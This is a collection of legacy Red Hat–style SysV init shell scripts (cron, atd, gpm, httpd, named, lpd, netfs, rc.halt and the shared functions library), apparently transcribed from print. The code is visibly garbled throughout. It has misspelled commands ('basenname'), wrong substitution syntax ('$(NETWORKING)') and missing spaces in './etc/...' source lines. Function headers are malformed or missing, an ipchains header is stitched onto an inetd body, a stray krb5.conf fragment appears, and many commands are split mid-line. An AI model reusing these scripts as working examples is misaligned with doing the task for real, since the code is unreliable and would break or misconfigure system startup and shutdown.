CONFIG=/etc/sysconfig/apmd

# Source function library.
. /etc/rc.d/init.d/functions

# Source time clock options
CLOCK=/etc/sysconfig/clock

RETVAL=0

# See how we were called.
case "$1" in
start)
    echo -n "Starting up APM daemon: "
    test -r "$CONFIG" && . "$CONFIG"

    test -x "$CLOCK" && . "$CLOCK"
    if [ "$SUTC" = true -o "$SUTC" = yes ]; then
        APMD_OPTIONS="$APMD_OPTIONS -u"
    fi

    #daemon /usr/sbin/apmd "$APMD_OPTIONS"
    daemon /usr/sbin/apmd -p $LOGPERCENTCHANGE -w $WARNPERCENT $ADDPARAMS
$PRESUSPENDCMD \
    $POSTRESUMECMD $LOWBATCMD $ACONCMD $ACOFFCMD
    RETVAL=$?
    [ $RETVAL -eq 0 ] && touch /var/lock/subsys/apmd
    echo
    ;;
stop)
    echo -n "Shutting down APM daemon: "
    killproc apmd
    RETVAL=$?
    [ $RETVAL -eq 0 ] && rm -f /var/lock/subsys/apmd
    echo
    ;;
status)
    status apmd
    RETVAL=$?
    ;;
restart|reload)
    $0 stop
    $0 start
    RETVAL=$?
    ;;
*)
    echo "Usage: apmd.init {start|stop|status|restart|reload}"
    exit 1
esac

exit $RETVAL
#!/bin/bash
#
# /etc/rc.d/init.d/atd
#
# Starts the at daemon
#
# chkconfig: 345 40 60
# description: Runs commands scheduled by the at command at the time \
# specified when at was run, and runs batch commands when the load \
# average is low enough.
# processname: atd

# Source function library.
. /etc/rc.d/init.d/functions

test -x /usr/sbin/atd || exit 0

RETVAL=0

#
# See how we were called.
#
case "$1" in
start)
    # Check if atd is already running
    if [ ! -f /var/lock/subsys/atd ]; then
        echo -n 'Starting at daemon: '
        daemon /usr/sbin/atd
        RETVAL=$?
        [ $RETVAL -eq 0 ] && touch /var/lock/subsys/atd
        echo
        ;;
stop)
    echo -n 'Stopping at daemon: '
    killproc /usr/sbin/atd
    RETVAL=$?
    [ $RETVAL -eq 0 ] && rm -f /var/lock/subsys/atd
    echo
    ;;
reload|restart)
    $0 stop
    $0 start
    RETVAL=$?
    ;;
status)
    status /usr/sbin/atd
    RETVAL=$?
    ;;
*)
    echo "Usage: /etc/rc.d/init.d/atd {start|stop|restart|reload|status}"
    exit 1
esac

exit $RETVAL
#!/bin/sh
#
# crond
#
# Start/Stop the cron clock daemon.
#
# chkconfig: 2345 40 60
# description: cron is a standard UNIX program that runs user-specified \
# programs at periodic scheduled times. vixie cron adds a \
# number of features to the basic UNIX cron, including better \
# security and more powerful configuration options.
# processname: crond
# config: /etc/crontab
# pidfile: /var/run/cron.pid

# Source function library.
. /etc/rc.d/init.d/functions

RETVAL=0

# See how we were called.
case "$1" in
start)
    echo -n "Starting cron daemon: "
    daemon crond
    RETVAL=$?
    echo
    [ $RETVAL -eq 0 ] && touch /var/lock/subsys/crond
    ;;
stop)
    echo -n "Stopping cron daemon: "
    killproc crond
    RETVAL=$?
    echo
    [ $RETVAL -eq 0 ] && rm -f /var/lock/subsys/crond
    ;;
status)
    status crond
    RETVAL=$?
    ;;
restart)
    $0 stop
    $0 start
    RETVAL=$?
    ;;
reload)
    killall -HUP crond
    RETVAL=$?
    ;;
*)
    echo "Usage: crond {start|stop|status|restart}"
    exit 1
esac

exit $RETVAL
#!/bin/sh
#
# functions
# This file contains functions to be used by most or all
# shell scripts in the /etc/init.d directory.
#
# Version: @(#) /etc/init.d/functions 1.01 26-Oct-1993
# Author: Miquel van Smoorenburg, <miquels@drinkel.nl.mugnet.org>
# Hacked by: Greg Galloway and Marc Ewing

# First set up a default search path.
export PATH="/sbin:/usr/sbin:/bin:/usr/bin:/usr/X11R6/bin"

# Get a sane screen width
[ -x "$COLUMNS" ] && COLUMNS=80

# Read in our configuration
if [ -x "$BOOTUP" ]; then
    if [ -f /etc/sysconfig/init ]; then
        . /etc/sysconfig/init
    else
        # This all seem confusing? Look in /etc/sysconfig/init,
        # or in /usr/doc/initscripts-*/sysconfig.txt
        BOOTUP=color
        RES_COL=60
        MOVE_TO_COL="echo -en \\033[${RES_COL}G"
        SETCOLOR_SUCCESS="echo -en \\033[1;32m"
        SETCOLOR_FAILURE="echo -en \\033[1;31m"
        SETCOLOR_WARNING="echo -en \\033[1;33m"
        SETCOLOR_NORMAL="echo -en \\033[0;39m"
        LOGLEVEL=1
        fi
    fi
    if [ -x /sbin/consoletype ]; then
        if [ "consoletype" = "serial" ]; then
            BOOTUP=serial
            MOVE_TO_COL=
            SETCOLOR_SUCCESS=
            SETCOLOR_FAILURE=
            SETCOLOR_WARNING=
            SETCOLOR_NORMAL=
            fi
        fi
    fi
    if [ "$BOOTUP" != "verbose" ]; then
        INITLOG_ARGS="-q"
    else
        INITLOG_ARGS=
    fi
fi

# A function to start a program.
daemon() {
    # Test syntax.
    gotbase=
    user=
    nicelevel=0
    while [ "$1" != "${1##-}" -o "$1" != "${1##+}" ]; do
        case $1 in
            *) echo "$0: Usage: daemon [+/-nicelevel] (program)"
              return 1;;
            --check) shift
                    base=$1
                    gotbase="yes"
                    shift
                    ;;
            --user) shift
                    daemon_user=$1
                    shift
                    ;;
            *) nicelevel=$1
              shift
              ;;
            *) nicelevel=0
              ;;
            esac
        done

        # Save basenname.
        [ -x $gotbase ] && base='basenname $1'

        # See if it's already running.
        pidlist=`pidofproc $base`

        pid=
        for apid in $pidlist ; do
            [ -d /proc/$apid ] && pid="$pid $apid"
        done

```

```

[ -n "$pid" ] && ps h $pid >/dev/null 2>&1 && return
# make sure it doesn't core dump anywhere: while this could mask
# problems with the daemon, it also closes some security problems
ulimit -c 0

# Echo daemon
[ "$BOOTUP" = "verbose" ] && echo -n "$base"

# And start it up.
if [ -z "$daemon_user" ]; then
  nice -n $nicelevel initlog $INITLOG_ARGS -c "$*" && success "$base
startup" || failure "$base startup"
else
  nice -n $nicelevel initlog $INITLOG_ARGS -c "su $daemon_user -c \"${*}\""
&& success "$base startup" || failure "$base star
tup"
fi
)

# A function to stop a program.
killproc() {
  RC=0
  # Test syntax.
  if [ $# = 0 ]; then
    echo "Usage: killproc (program) [signal]"
    return 1
  fi

  notset=0
  # check for second arg to be kill level
  if [ "$2" != "" ]; then
    killlevel=$2
  else
    notset=1
    killlevel="-9"
  fi

  # Save basename.
  base=`basename $1`

  # Find pid.
  pidlist=`pidofproc $base`
  pid=
  for apid in $pidlist ; do
    [ -d /proc/$apid ] && pid="$pid $apid"
  done

  # Kill it.
  if [ "$pid" != "" ]; then
    [ "$BOOTUP" = "verbose" ] && echo -n "$base "
    if [ "$notset" = "1" ]; then
      if ps h $pid >/dev/null 2>&1; then
        # TERM first, then KILL if not dead
        kill -TERM $pid
        usleep 100000
        if ps h $pid >/dev/null 2>&1; then
          sleep 1
          if ps h $pid >/dev/null 2>&1; then
            sleep 3
            if ps h $pid >/dev/null 2>&1; then
              kill -KILL $pid
            fi
          fi
        fi
      fi
      ps h $pid >/dev/null 2>&1
      RC=$?
      [ $RC = 0 ] && failure "$base shutdown" || success
"$base shutdown"
      RC=$((! $RC))
      # use specified level only
      else
        if ps h $pid >/dev/null 2>&1; then
          kill $killlevel $pid
          RC=$?
          [ $RC = 0 ] && success "$base $killlevel" ||
failure "$base $killlevel"
        fi
      fi
    else
      failure "$base shutdown"
    fi
  fi

  # Remove pid file if any.
  if [ "$notset" = "1" ]; then
    rm -f /var/run/$base.pid
  fi
  return $RC
}

# A function to find the pid of a program.
pidofproc() {
  # Test syntax.
  if [ $# = 0 ]; then
    echo "Usage: pidofproc (program)"
    return 1
  fi

  # First try "/var/run/*pid" files
  if [ -f /var/run/$1.pid ]; then
    pid=`head -1 /var/run/$1.pid`
    if [ "$pid" != "" ]; then
      echo $pid
      return 0
    fi
  fi

  # Next try "pidof"
  pid=`pidof -o $$ -o $PPID -o $PPID -x $1`
  if [ "$pid" != "" ]; then
    echo $pid
    return 0
  fi
}

# Test syntax.
if [ $# = 0 ]; then
  echo "Usage: status (program)"
  return 1
fi

# First try "pidof"
pid=`pidof -o $$ -o $PPID -o $PPID -x $1`
if [ "$pid" != "" ]; then
  echo "$1 (pid $pid) is running..."
  return 0
fi

# Next try "/var/run/*pid" files
if [ -f /var/run/$1.pid ]; then
  pid=`head -1 /var/run/$1.pid`
  if [ "$pid" != "" ]; then
    echo "$1 dead but pid file exists"
    return 1
  fi
fi

# See if /var/lock/subsys/$1 exists
if [ -f /var/lock/subsys/$1 ]; then
  echo "$1 dead but subsys locked"
  return 2
fi

fi
echo "$1 is stopped"
return 3
}

echo success() {
[ "$BOOTUP" = "color" ] && $MOVE_TO_COL
echo -n "[ "
[ "$BOOTUP" = "color" ] && $SETCOLOR_SUCCESS
echo -n "OK"
[ "$BOOTUP" = "color" ] && $SETCOLOR_NORMAL
echo -n "]"
echo -ne "\r"
return 0
}

echo failure() {
[ "$BOOTUP" = "color" ] && $MOVE_TO_COL
echo -n "[ "
[ "$BOOTUP" = "color" ] && $SETCOLOR_FAILURE
echo -n "FAILED"
[ "$BOOTUP" = "color" ] && $SETCOLOR_NORMAL
echo -n "]"
echo -ne "\r"
return 1
}

echo passed() {
[ "$BOOTUP" = "color" ] && $MOVE_TO_COL
echo -n "[ "
[ "$BOOTUP" = "color" ] && $SETCOLOR_WARNING
echo -n "PASSED"
[ "$BOOTUP" = "color" ] && $SETCOLOR_NORMAL
echo -n "]"
echo -ne "\r"
return 1
}

# Log that something succeeded
success() {
if [ -z "$IN_INITLOG" ]; then
  initlog $INITLOG_ARGS -n $0 -s "$1" -e 1
else
  # silly hack to avoid EPIPE killing rc.sysinit
  trap "" SIGPIPE
  echo "$INITLOG_ARGS -n $0 -s \"\$1\" -e 1" >&21
  trap - SIGPIPE
fi
[ "$BOOTUP" != "verbose" ] && echo_success
return 0
}

# Log that something failed
failure() {
rc=$?
if [ -z "$IN_INITLOG" ]; then
  initlog $INITLOG_ARGS -n $0 -s "$1" -e 2
else
  trap "" SIGPIPE
  echo "$INITLOG_ARGS -n $0 -s \"\$1\" -e 2" >&21
  trap - SIGPIPE
fi
[ "$BOOTUP" != "verbose" ] && echo_failure
return $rc
}

# Log that something passed, but may have had errors. Useful for fsck
passed() {
rc=$?
if [ -z "$IN_INITLOG" ]; then
  initlog $INITLOG_ARGS -n $0 -s "$1" -e 1
else
  trap "" SIGPIPE
  echo "$INITLOG_ARGS -n $0 -s \"\$1\" -e 1" >&21
  trap - SIGPIPE
fi
[ "$BOOTUP" != "verbose" ] && echo_passed
return $rc
}

# Run some action. Log its output.
action() {
STRING=$1
echo -n "$STRING "
shift
initlog $INITLOG_ARGS -c "$*" && success "$STRING" || failure "$STRING"
rc=$?
echo
return $rc
}

# Confirm whether we really want to run this service
confirm() {
echo -n "Start service $1 (Y)es/(N)o/(C)ontinue? [Y] "
read answer
case $answer in
  y|Y|)
    return 0
  ;;
  c|C|)
    return 2
  ;;
  n|N|)
    return 1
  ;;
  *)
    confirm $1
    return $?
  ;;
esac
}

#!/bin/bash
#
# chkconfig: 2345 85 15
# description: GPM adds mouse support to text-based Linux applications such \
# the Midnight Commander. It also allows mouse-based console \
# cut-and-paste operations, and includes support for pop-up \
# menus on the console.
# processname: gpm
# pidfile: /var/run/gpm.pid
# config: /etc/sysconfig/mouse

# source function library
. /etc/rc.d/init.d/functions
MOUSECFG=/etc/sysconfig/mouse
RETVAL=0

case "$1" in
start)
  echo -n "Starting console mouse services: "
  if [ -f "$MOUSECFG" ]; then
    . "$MOUSECFG"
  else
    echo "(no mouse is configured)"
    exit 0
  fi
  if [ "$MOUSETYPE" = "none" ]; then
    echo "(no mouse is configured)"
    exit 0
  fi
fi

```

```

if [ "$SMOUSETYPE" = "Microsoft" ]; then
    MOUSETYPE=ms
fi

if [ -n "$SMOUSETYPE" ]; then
    daemon gpm -t $SMOUSETYPE
else
    daemon gpm
fi
RETVAL=$?
echo
[ $RETVAL -eq 0 ] && touch /var/lock/subsys/gpm
;;
stop)
echo -n "Shutting down console mouse services: "
killproc gpm
RETVAL=$?
echo
[ $RETVAL -eq 0 ] && rm -f /var/lock/subsys/gpm
;;
restart|reload)
$0 stop
$0 start
RETVAL=$?
;;
status)
status gpm
RETVAL=$?
;;
*)
echo "Usage: gpm {start|stop|status|restart|reload}"
exit 1
esac

exit $RETVAL

#!/bin/bash
#
# rc.halt      This file is executed by init when it goes into runlevel
#              0 (halt) or runlevel 6 (reboot). It kills all processes,
#              unmounts file systems and then either halts or reboots.
#
# Author:      Miquel van Smoorenburg, <miquels@drinkel.nl.mugnet.org>
#              Modified for RHEL Linux by Damien Neil
#
# Set the path.
PATH=/sbin:/bin:/usr/bin:/usr/sbin
. /etc/rc.d/init.d/functions

runcmd() {
    echo -n "$1 "
    shift
    if [ "$BOOTUP" = "color" ]; then
        $* && echo_success || echo_failure
    else
        $*
    fi
    echo
}

# See how we were called.
case "$0" in
    *halt)
        message="The system is halted"
        command="halt"
        ;;
    *reboot)
        message="Please stand by while rebooting the system..."
        command="reboot"
        ;;
    *)
        echo "$0: call me as \"rc.halt\" or \"rc.reboot\" please!"
        exit 1
    ;;
esac

# Kill all processes.
[ "$BASH" = bash ] && enable kill

runcmd "Sending all processes the TERM signal..." /sbin/killall5 -15
sleep 5
runcmd "Sending all processes the KILL signal..." /sbin/killall5 -9

# Write to wtmp file before unmounting /var
halt -w

# Save mixer settings, here for lack of a better place.
grep -q "\({sparcaudio|sound}\)" /proc/devices
if [ $? = 0 -a -x /bin/auxmix-minimal ]; then
    runcmd "Saving mixer settings" /bin/auxmix-minimal -f /etc/auxmixrc -S
fi

# Turn off swap, then unmount file systems.
SWAPS=$(awk '1 /{Filename/ { print $1 }' /proc/swaps)
[ -n "$SWAPS" ] && runcmd "Turning off swap" swapoff $SWAPS

[ -x /sbin/accton ] && runcmd "Turning off accounting" /sbin/accton
[ -x /sbin/quotactl ] && runcmd "Turning off quotas" /sbin/quotactl -a

# Unmount file systems, killing processes if we have to.
sig=3
remaining=$(awk '!(/^#|proc|loopfs|none|\dev\/root| \\/) { print $2 }' /proc/mounts)
while [ -n "$remaining" -a "$retry" -gt 0 ]
do
    if [ "$retry" -lt 3 ]; then
        runcmd "Unmounting file systems (retry)" umount -a -f -t noproc
    else
        runcmd "Unmounting file systems" umount -a -f -t noproc
    fi
    sleep 2
    remaining=$(awk '!(/^#|proc|loopfs|none|\dev\/root| \\/) { print $2 }' /proc/mounts)
    [ -z "$remaining" ] && break
    /sbin/fuser -k -m $sig $remaining >/dev/null
    sleep 5
    retry=$((retry-1))
    sig--
done

mount -n -o remount,ro /

# turn off raid
if [ -x /sbin/raidstop -a -f /etc/raidtab ]; then
    # we can not use raidstop -a here because this will only stop
    # devices listed in the default config file which is not always
    # the case. So we look only for the active raid devices
    if [ -f /proc/mdstat ]; then
        mddevs=$(grep "md /proc/mdstat" | awk '{ print $1 }')
        for mddev in $mddevs; do
            runcmd "Turning off RAID for $mddev" raidstop /dev/$mddev
        done
        unset mddev mddevs
    fi
    #runcmd "Turning off RAID" /sbin/raidstop -a
fi

runcmd "Unmounting proc file system" umount /proc

# Remount read only anything that's left mounted.
#echo "Remounting remaining filesystems (if any) readonly"
mount | awk '/ext2/ { print $3 }' | while read line; do
    mount -n -o ro,remount $line
done

# Now halt or reboot.
echo "$message"
if [ -f /fastboot ]; then
    echo "On the next boot fsck will be skipped."
elif [ -f /forcefsck ]; then
    echo "On the next boot fsck will be forced."
fi
eval $command -i -d -p
#!/bin/sh

# Startup script for the Apache Web Server
#
# chkconfig: 345 85 15
# description: Apache is a World Wide Web server. It is used to serve \
#              HTML files and CGI.
# processname: httpd
# pidfile: /var/run/httpd.pid
# config: /etc/httpd/conf/access.conf
# config: /etc/httpd/conf/httpd.conf
# config: /etc/httpd/conf/srm.conf

# Source function library.
. /etc/rc.d/init.d/functions

# See how we were called.
case "$1" in
    start)
        echo -n "Starting httpd: "
        daemon httpd
        echo
        touch /var/lock/subsys/httpd
        ;;
    stop)
        echo -n "Shutting down httpd: "
        killproc httpd
        echo
        rm -f /var/lock/subsys/httpd
        rm -f /var/run/httpd.pid
        ;;
    status)
        status httpd
        ;;
    restart)
        $0 stop
        $0 start
        ;;
    reload)
        echo -n "Reloading httpd: "
        killproc httpd -HUP
        echo
        ;;
    *)
        echo "Usage: $0 {start|stop|restart|reload|status}"
        exit 1
    esac

exit 0
#!/bin/sh
#
# identd      Start/Stop RFC 1413 identd server
#
# chkconfig: 345 35 65
# description: The identd server provides a means to determine the identity
#              of a user of a particular TCP connection. Given a TCP port
#              number pair, it returns a character string which identifies
#              the owner of that connection on the server's system.
# processname: identd
# pidfile: /var/run/identd.pid
# config: /etc/identd.conf

# Source function library.
. /etc/rc.d/init.d/functions

# Get config.
. /etc/sysconfig/network

# Check that networking is up.
if [ "${NETWORKING}" = "no" ]
then
    exit 0
fi

[ -x /usr/sbin/identd ] || exit 0

IDENTDOPTS="-e -o"
RETVAL=0

# See how we were called.
case "$1" in
    start)
        echo -n "Starting identd: "
        daemon identd IDENTDOPTS
        RETVAL=$?
        echo
        [ $RETVAL -eq 0 ] && touch /var/lock/subsys/identd
        ;;
    stop)
        echo -n "Stopping identd services: "
        killproc identd
        RETVAL=$?
        echo
        [ $RETVAL -eq 0 ] && rm -f /var/lock/subsys/identd
        ;;
    status)
        status identd
        RETVAL=$?
        ;;
    restart|reload)
        $0 stop
        $0 start
        RETVAL=$?
        ;;
    *)
        echo "Usage: identd {start|stop|status|restart|reload}"
        exit 1
    esac

exit $RETVAL
#!/bin/sh
#
# inetd      Start TCP/IP networking services. This script
#            starts the Internet Network Daemon.
#
# Author:      Miquel van Smoorenburg, <miquels@drinkel.nl.mugnet.org>
#              Various folks at Red Hat
#
# chkconfig: 345 50 50
# description: The internet superserver daemon (commonly called inetd) \
#              starts a variety of other internet services as needed. It \
#              is responsible for starting many services, including telnet, \
#              ftp, rsh, and rlogin. Disabling inetd disables all of the \
#              services it is responsible for.
# processname: inetd

```

```

# pidfile: /var/run/inetd.pid
# config: /etc/sysconfig/network
# config: /etc/inetd.conf

*)
    echo "Usage: $0 {start|stop|status|restart}"
    exit 1
esac

exit $RETVAL
#!/bin/sh
# Startup script to implement /etc/sysconfig/ipchains pre-defined rules.
# chkconfig: - 08 92
# description: Automates a packet filtering firewall with ipchains.
#
# Script Author:      Joshua Jensen <joshua@redhat.com>
# -- hacked up by gafton with help from notting
#
# config: /etc/sysconfig/ipchains

# Source function library.
. /etc/rc.d/init.d/functions

# Get config.
. /etc/sysconfig/network

# Check that networking is up.
if [ $(NETWORKING) = "no" ]
then
    exit 0
fi

[ -f /usr/sbin/inetd ] || exit 0

RETVAL=0

# See how we were called.
case "$1" in
start)
    echo -n "Starting INET services: "
    daemon inetd
    RETVAL=$?
    echo
    [ $RETVAL -eq 0 ] && touch /var/lock/subsys/inet
    ;;
stop)
    echo -n "Stopping INET services: "
    killproc inetd
    RETVAL=$?
    echo
    [ $RETVAL -eq 0 ] && rm -f /var/lock/subsys/inet
    ;;
status)
    status inetd
    RETVAL=$?
    ;;
restart)
    $0 stop
    $0 start
    RETVAL=$?
    ;;
reload)
    killall -HUP inetd
    RETVAL=$?
    ;;
*)
    echo "Usage: inet {start|stop|status|restart|reload}"
    exit 1
esac

exit $RETVAL
#!/bin/sh
#
# innd      InterNet News System
#
# chkconfig: - 95 05
# description: innd is the most popular server for Usenet news. It allows \
# you to setup local news servers. It can be difficult to \
# set up properly though, so be sure to read /usr/doc/innd* \
# before trying.
# processname: innd
# pidfile: /var/run/news/innd.pid

# Source function library.
. /etc/rc.d/init.d/functions

# Get config.
. /etc/sysconfig/network

# Check that networking is up.
if [ $(NETWORKING) = "no" ]
then
    exit 0
fi

[ -d /etc/news ] || exit 0
[ -d /usr/lib/news ] || exit 0
[ -d /var/spool/news ] || exit 0

RETVAL=0

# See how we were called.
case "$1" in
start)
    echo -n "Starting INND system: "
    daemon --user news /etc/rc.d/cr.news
    RETVAL=$?
    [ $RETVAL -eq 0 ] && touch /var/lock/subsys/innd
    echo
    ;;
stop)
    if [ -f /var/run/news/innd.pid ]
    then
        echo -n "Stopping INND service: "
        killproc innd
        RETVAL=$?
        [ $RETVAL -eq 0 ] && rm -f /var/run/news/innd.pid
        echo
    fi
    if [ -f /var/run/news/inndwatch.pid ]
    then
        echo -n "Stopping INNDWatch service: "
        killproc inndwatch -9
        RETVAL=$?
        [ $RETVAL -eq 0 ] && rm -f /var/run/news/inndwatch.pid
        echo
    fi
    if [ -f /var/run/news/inndfeed.pid ]
    then
        echo -n "Stopping INNDFeed service: "
        killproc inndfeed -9
        RETVAL=$?
        [ $RETVAL -eq 0 ] && rm -f /var/run/news/inndfeed.pid
        echo
    fi
    if [ -f /var/run/news/activated.pid ]
    then
        echo -n "Stopping INN activated service: "
        killproc activated -9
        RETVAL=$?
        [ $RETVAL -eq 0 ] && rm -f /var/run/news/activated.pid
        echo
    fi
    [ $RETVAL -eq 0 ] && rm -f /var/lock/subsys/innd /var/lock/news/*
    ;;
status)
    status innd
    RETVAL=$?
    ;;
reload)
    echo -n "Reloading INN Service: "
    killproc innd -HUP
    RETVAL=$?
    ;;
restart)
    $0 stop

```

```

) \ \
NEWCONFIG = NEWCONFIG \${0 ORS: \ \
END [printf "%s\n", NEWCONFIG > \"/etc/krb5.conf"]' /etc/krb5.conf"
#!/bin/sh
#
# Load keytable
#
# This must be executed *after* /usr is mounted.
# This means if /usr is NFS-mounted, it needs to
# run after networking and NFS mounts are up.
#
# chkconfig: 2345 75 05
# description: This package loads the selected keyboard map as set in \
# /etc/sysconfig/keyboard. This can be selected using the kbdconfig \
# utility. You should leave this enabled for most machines.
# config: /etc/sysconfig/keyboard

[ -f /etc/sysconfig/keyboard ] || exit 0

[ -f /usr/bin/loadkeys ] || exit 0

RETVAL=$?

case "$1" in
start)
# Load the proper keymap
echo -n "Loading keymap: "
./etc/sysconfig/keyboard
if [ "${KEYTABLE:-bogus}" != "bogus" ]; then
# Specify VT0 in case we use a serial console
loadkeys $KEYTABLE < /dev/tty0 > /dev/tty0
RETVAL=$?
fi
if [ -x /sbin/setsysfont ]; then
echo -n "Loading system font: "
/sbin/setsysfont
fi
[ $RETVAL -eq 0 ] && touch /var/lock/subsys/keytable
;;
stop)
rm -f /var/lock/subsys/keytable
;;
restart|reload)
$0 start
RETVAL=$?
;;
status)
echo "No status available for this package"
exit 0
;;
*)
echo "Usage: keytable {start|stop|restart|reload|status}"
exit 1
esac

exit $RETVAL
#!/bin/bash
#
# Bring down all unneeded services that are still running (there shouldn't
# be any, so this is just a sanity check)
for i in /var/lock/subsys/*; do
# Check if the script is there.
[ ! -f $i ] && continue

# Get the subsystem name.
subsys=${i%/var/lock/subsys/}

# Bring the subsystem down.
if [ -f /etc/rc.d/init.d/$subsys.init ]; then
/etc/rc.d/init.d/$subsys init stop
else
/etc/rc.d/init.d/$subsys stop
fi
done

#!/bin/sh
#
# kudzu This scripts runs the kudzu hardware probe.
#
# chkconfig: 345 05 95
# description: This runs the hardware probe, and optionally configures \
# changed hardware.
#
# Source function library.
./etc/rc.d/init.d/functions

RETVAL=$?

case "$1" in
start)
echo -n "Checking for new hardware"

# Have a 30 second timeout.
/usr/sbin/kudzu -t 30
RETVAL=$?
if [ "$RETVAL" -eq 0 ]; then
action "" /bin/true
else
action "" /bin/false
if [ "$RETVAL" -eq 5 ]; then
echo "Hardware configuration timed out."
echo "Run '/usr/sbin/kudzu' from the command line to re-detect."
initlog -n kudzu -s "Hardware configuration timed out."
initlog -n kudzu -s "Run '/usr/sbin/kudzu' from the command line to
re-detect."
fi
fi
# We don't want to run this on random runlevel changes.
touch /var/lock/subsys/kudzu
# However, if they did configure X and want runlevel 5, let's
# switch to it...
if [ -f /tmp/xanokconfig ]; then
grep -q "id:5:initdefault:" /etc/inittab && telinit 5
fi
;;
stop)
rm -f /var/lock/subsys/kudzu
;;
*)
echo "Usage: kudzu {start|stop}"
exit 1
;;
esac

exit $RETVAL
#!/bin/sh
#
# lpd This shell script takes care of starting and stopping
# lpd (printer daemon).
#
# chkconfig: 2345 60 60
# description: lpd is the print daemon required for lpr to work properly. \
# It is basically a server that arbitrates print jobs to printer(s).
# processname: lpd
# config: /etc/printcap

# Source function library.
./etc/rc.d/init.d/functions

# Source networking configuration.
./etc/sysconfig/network

# Check that networking is up.
[ $(NETWORKING) = "no" ] && exit 0

[ -f /usr/sbin/lpd ] || exit 0

[ -f /etc/printcap ] || exit 0

RETVAL=0

# See how we were called.
case "$1" in
start)
# Start daemons.
echo -n "Starting lpd: "
daemon lpd
RETVAL=$?
echo
[ $RETVAL -eq 0 ] && touch /var/lock/subsys/lpd
;;
stop)
# Stop daemons.
echo -n "Shutting down lpd: "
killproc lpd
RETVAL=$?
echo
[ $RETVAL -eq 0 ] && rm -f /var/lock/subsys/lpd
;;
status)
status lpd
RETVAL=$?
;;
restart|reload)
$0 stop
$0 start
RETVAL=$?
;;
*)
echo "Usage: lpd {start|stop|restart|reload|status}"
exit 1
esac

exit $RETVAL
#!/bin/sh
#
# named This shell script takes care of starting and stopping
# named (BIND DNS server).
#
# chkconfig: - 55 45
# description: named (BIND) is a Domain Name Server (DNS) \
# that is used to resolve host names to IP addresses.
# probe: true

# Source function library.
./etc/rc.d/init.d/functions

# Source networking configuration.
./etc/sysconfig/network

# Check that networking is up.
[ $(NETWORKING) = "no" ] && exit 0

[ -f /usr/sbin/named ] || exit 0

[ -f /etc/named.conf ] || exit 0

RETVAL=0

# See how we were called.
case "$1" in
start)
# Start daemons.
echo -n "Starting named: "
daemon named -u named
RETVAL=$?
echo
[ $RETVAL -eq 0 ] && touch /var/lock/subsys/named
echo
;;
stop)
# Stop daemons.
echo -n "Shutting down named: "
killproc named
RETVAL=$?
echo
[ $RETVAL -eq 0 ] && rm -f /var/lock/subsys/named
echo
;;
status)
/usr/sbin/ndc status
exit $?
;;
restart)
$0 stop
$0 start
;;
reload)
/usr/sbin/ndc reload
exit $?
;;
probe)
# named knows how to reload intelligently: we don't want linuxconf
# to offer to restart every time
/usr/sbin/ndc reload >/dev/null 2>&1 || echo start
exit 0
;;
*)
echo "Usage: named {start|stop|status|restart}"
exit 1
esac

exit $RETVAL
#!/bin/bash
#
# netfs Mount network filesystems.
#
# Authors: Bill Nottingham <notting@redhat.com>
# Miguel van Smoorenburg, <mlquels@drinkel.nl.mugnet.org>
#
# chkconfig: 345 25 75
# description: Mounts and unmounts all Network File System (NFS), \
# SMB (Lan Manager/Windows), and NCP (NetWare) mount points.
#
# Source networking configuration.
if [ ! -f /etc/sysconfig/network ]; then
exit 0
fi

# Source function library.
./etc/rc.d/init.d/functions

./etc/sysconfig/network

# Check that networking is up.
[ $(NETWORKING) = "no" ] && exit 0

NFSFSTAB=$(grep -v '^#' /etc/fstab | awk '{ if ($3 ~ /^nfs$/ && $4 != /noauto/)
print $2}';)
SMBFSTAB=$(grep -v '^#' /etc/fstab | awk '{ if ($3 ~ /^smbfs$/ && $4 != /noauto/)
print $2}';)
NCPFSTAB=$(grep -v '^#' /etc/fstab | awk '{ if ($3 ~ /^ncpfs$/ && $4 != /noauto/)
print $2}';)
NFSMTAB=$(grep -v '^#' /proc/mounts | awk '{ if ($3 ~ /^nfs$/ ) print $2}';)
SMBMTAB=$(grep -v '^#' /proc/mounts | awk '{ if ($3 ~ /^smbfs$/ ) print $2}';)

```

```

NCPMTAB="grep -v '^#' /proc/mounts | awk '{ if ($3 ~ /^ncpfs$/) print $2}'"

# See how we were called.
case "$1" in
start)
[ -n "$NFSFSTAB" ] && action "Mounting NFS filesystems" mount -a -t nfs
[ -n "$SMBFSTAB" ] && action "Mounting SMB filesystems" mount -a -t smbfs
[ -n "$NCPFSTAB" ] && action "Mounting NCP filesystems" mount -a -t ncpfs
touch /var/lock/subsys/netfs
action "Mounting other filesystems" mount -a -t nonfs,smbfs,ncpfs
;;
stop)
[ -n "$NFSMTAB" ] && {
sig=
retry=3
remaining="awk '!/^#/ { $3 ~ /^nfs/ { print $2 }' /proc/mounts"
while [ -n "$remaining" -a "$retry" -gt 0 ]
do
if [ "$retry" -lt 3 ]; then
action "Unmounting NFS filesystems (retry)" umount
-f -a -t nfs
else
action "Unmounting NFS filesystems" umount -f -a -
t nfs
fi
sleep 2
remaining="awk '!/^#/ { $3 ~ /^nfs/ { print $2 }'
/proc/mounts"
[ -x "$remaining" ] && break
/sbin/fuser -k -m $sig $remaining >/dev/null
sleep 5
retry=$((retry - 1))
sig=9
done
}
[ -n "$SMBMTAB" ] && action "Unmounting SMB filesystems" umount -a -t
smbfs
[ -n "$NCPMTAB" ] && action "Unmounting NCP filesystems" umount -a -t
ncpfs
rm -f /var/lock/subsys/netfs
;;
status)
if [ -f /proc/mounts ]; then
[ -n "$NFSFSTAB" ] && {
echo "Configured NFS mountpoints:"
for fs in $NFSFSTAB; do echo $fs ; done
}
[ -n "$SMBFSTAB" ] && {
echo "Configured SMB mountpoints:"
for fs in $SMBFSTAB; do echo $fs ; done
}
[ -n "$NCPFSTAB" ] && {
echo "Configured NCP mountpoints:"
for fs in $NCPFSTAB; do echo $fs ; done
}
[ -n "$NFSMTAB" ] && {
echo "Active NFS mountpoints:"
for fs in $NFSMTAB; do echo $fs ; done
}
[ -n "$SMBMTAB" ] && {
echo "Active SMB mountpoints:"
for fs in $SMBMTAB; do echo $fs ; done
}
[ -n "$NCPMTAB" ] && {
echo "Active NCP mountpoints:"
for fs in $NCPMTAB; do echo $fs ; done
}
}
else
echo "/proc filesystem unavailable"
fi
;;
restart)
$0 stop
$0 start
;;
reload)
$0 start
;;
*)
echo "Usage: netfs {start|stop|restart|reload|status}"
esac
exit 0
#!/bin/sh
#
# network Bring up/down networking
#
# chkconfig: 2345 10 90
# description: Activates/Deactivates all network interfaces configured to \
# start at boot time.
# probe: true

# Source function library.
. /etc/rc.d/init.d/functions

